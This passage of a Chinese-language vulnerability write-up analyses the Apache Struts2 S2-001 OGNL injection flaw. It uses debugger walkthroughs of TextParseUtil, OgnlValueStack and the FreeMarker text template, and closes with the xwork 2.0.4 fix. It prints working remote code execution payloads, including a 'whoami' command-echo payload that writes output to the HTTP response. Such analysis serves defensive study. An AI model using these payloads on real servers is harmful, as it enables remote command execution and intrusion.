305             this.addParameter("nameValue", this.findValue(expr, valueClazz); valueClazz: "class java.lang.String"
306         }
307     } else if (this.value != null) {
308         this.addParameter("nameValue", this.findValue(this.value));
309     } else if (name != null) {
310         this.addParameter("nameValue", this.findValue(name));
311     }
312 }
313
```


代码再一次进入到TextParseUtil类的translateVariables方法，但这次的表达式是有%{}的，也就是OGNL表达式，随后代码计算出%{}位置为0和10，然后截取start+2,end的值，也就是password，去ValueStack中查找对应的值，F7进入stack.findValue方法

```
entTagSupport.class x StrutsBodyTagSupport.class x Component.class x TextParseUtil.java x XWorkConverter.java x FormTag.class x Form.class x ClosingUIBean.class x UIBean.class x
97 @ public static Object translateVariables(char open, String expression, ValueStack stack, Class asType, ParsedValueEvaluator eval) Reader Mode
98 // deal with the "pure" expressions first!
99 //expression = expression.trim();
100 Object result = expression; result: "%{password}"
101
102 while (true) {
103     int start = expression.indexOf(open + "{"); open: '{' 37 start: 0
104     int length = expression.length(); length: 11
105     int x = start + 2; x: 11
106     int end; end: 10
107     char c;
108     int count = 1; count: 0
109     while (start != -1 && x < length && count != 0) { length: 11
110         c = expression.charAt(x++);
111         if (c == '{') {
112             count++;
113         } else if (c == '}') {
114             count--;
115         }
116     }
117     end = x - 1; x: 11
118
119     if ((start != -1) && (end != -1) && (count == 0)) { count: 0
120         String var = expression.substring(start + 2, end); expression: "%{password}" start: 0 end: 10 var: "password"
121
122         Object o = stack.findValue(var, asType); stack: OgnlValueStack@5967 asType: "class java.lang.String" var: "password"
123         if (evaluator != null && !eval.evaluate(o, stack, asType)) {
124             result = o;
125         }
126     }
127 }
128 return result;
129
```

OgnlUtil.getValue方法返回的是password对应的字符串，也就是OGNL表达式


```
index.jsp x TextParseUtil.java x OgnlValueStack.java x OgnlUtil.java x Ognl.java x SimpleNode.java x ASTProperty.java x OgnlRuntime.java x CompoundRootAccessor.java x
227 */
228 public Object findValue(String expr, Class asType) { expr: "password" asType: "class java.lang.String"
229     try {
230         if (expr == null) {
231             return null;
232         }
233
234         if ((overrides != null) && overrides.containsKey(expr)) {
235             expr = (String) overrides.get(expr); overrides: null
236         }
237
238         Object value = OgnlUtil.getValue(expr, context, root, asType); expr: "password" asType: "class java.lang.String" value: "%{(new
239         if (value != null) {
240             return value; value: "%{(new java.lang.ProcessBuilder(new java.lang.String[]{"calc"}).start())"
241         } else {
242             return findInContext(expr);
243         }
244     }
245 }
```

执行shift+F8，将代码返回到TextParseUtil内，但继续往下执行发现这是个死循环，只要result是OGNL表达式，便会再次执行，所以会执行我们的OGNL表达式，这就是漏洞成因




总结下ONGL表达式的漏洞利用，在特定条件下，当stack.findValue()、OgnlUtil.getValue()方法内传的是ONGL表达式，那么一定会执行。

当解析完表达式后，UIBean会将结果放到返回页面中，可以看出当前的this对象是TextField，给TextField添加了nameValue属性，值为 %{username}



断点继续执行，直到UIBean.mergeTemplate方法，该方法使用了Freemarker的模板引擎，对应的模版是/template/xhtml/text模版



/template/xhtml/text模版如下图

```
1 <#include "${parameters.templateDir}/${parameters.theme}/controlheader.ftl" />
2 <#include "${parameters.templateDir}/simple/text.ftl" />
3 <#include "${parameters.templateDir}/xhtml/controlfooter.ftl" />
```

/template/xhtml/text模版下有sample/text.ftl模版，其中标红的意思是如果parameters.nameValue存在，则显示在value属性中，正好对应了前面UIBean中的代码，如下代码。

```
1 this.addParameter("nameValue", this.findValue(expr, valueClazz));
```

```

1  <input type="text">#rt/>
2    name="{parameters.name?default('')}?html}">#rt/>
3  <#if parameters.get("size")?exists>
4    size="{parameters.get("size")?html}">#rt/>
5  </#if>
6  <#if parameters.maxlength?exists>
7    maxlength="{parameters.maxlength?html}">#rt/>
8  </#if>
9  <#if parameters.nameValue?exists>
10    value="<@s.property value="parameters.nameValue"/>">#rt/>
11  </#if>
12  <#if parameters.disabled?default(false)>
13    disabled="disabled">#rt/>
14  </#if>
15  <#if parameters.readonly?default(false)>
16    readonly="readonly">#rt/>
17  </#if>
18  <#if parameters.tabindex?exists>
19    tabindex="{parameters.tabindex?html}">#rt/>
20  </#if>

```

所以表达式的结果才会回显在页面中

S2-001 Demo

link: <https://cwiki.apache.org/confluence/display/WW/S2-001>

username:

password:

回显Payload:

```

1  %{#p=(new java.lang.ProcessBuilder(new java.lang.String[] {"whoami"})).start(),
2  #is=#p.getInputStream(),
3  #br=new java.io.BufferedReader(new java.io.InputStreamReader(#is)),
4  #arr=new char[50000],
5  #br.read(#arr),
6  #str=new java.lang.String(#arr),
7  #writer=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse").getW
  riter(),
8  #writer.println(#str),
9  #writer.flush(),
10 #writer.close()}


```

JAVAWeb中HttpServletResponse用于回显，这是Servlet中自带的类，无需框架支持，在OGNL的context对象中恰好有该对象，如下图，所以使用下面代码便能获取HttpServletResponse对象

```


1  #context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse")

```



漏洞修复：

在struts2.0.9修复漏洞后，对应的xwork是2.0.4版本，出现问题的TextParseUtil.translateVariables()增加了下图内容，当loopCount大于maxLoopCount（final类型的1）时，跳出循环不在进行递归解析，所以处理完%{username}后，%{2+2}变不在处理，从而修复了漏洞。



代码对比使用的是Sublime的sublimerge插件，安装方法如下

[Sublimerge下载地址](#)

- 1 a). 下载安装包: Sublimerge 3.sublime-package
- 2 b). 在Sublime中选择菜单: Preferences > Browse Packages...
- 3 c). 进入上一级目录
- 4 d). 进入"Installed Packages"目录，把下载的安装包拷贝到这里
- 5 e). 重启Sublime Text完成安装!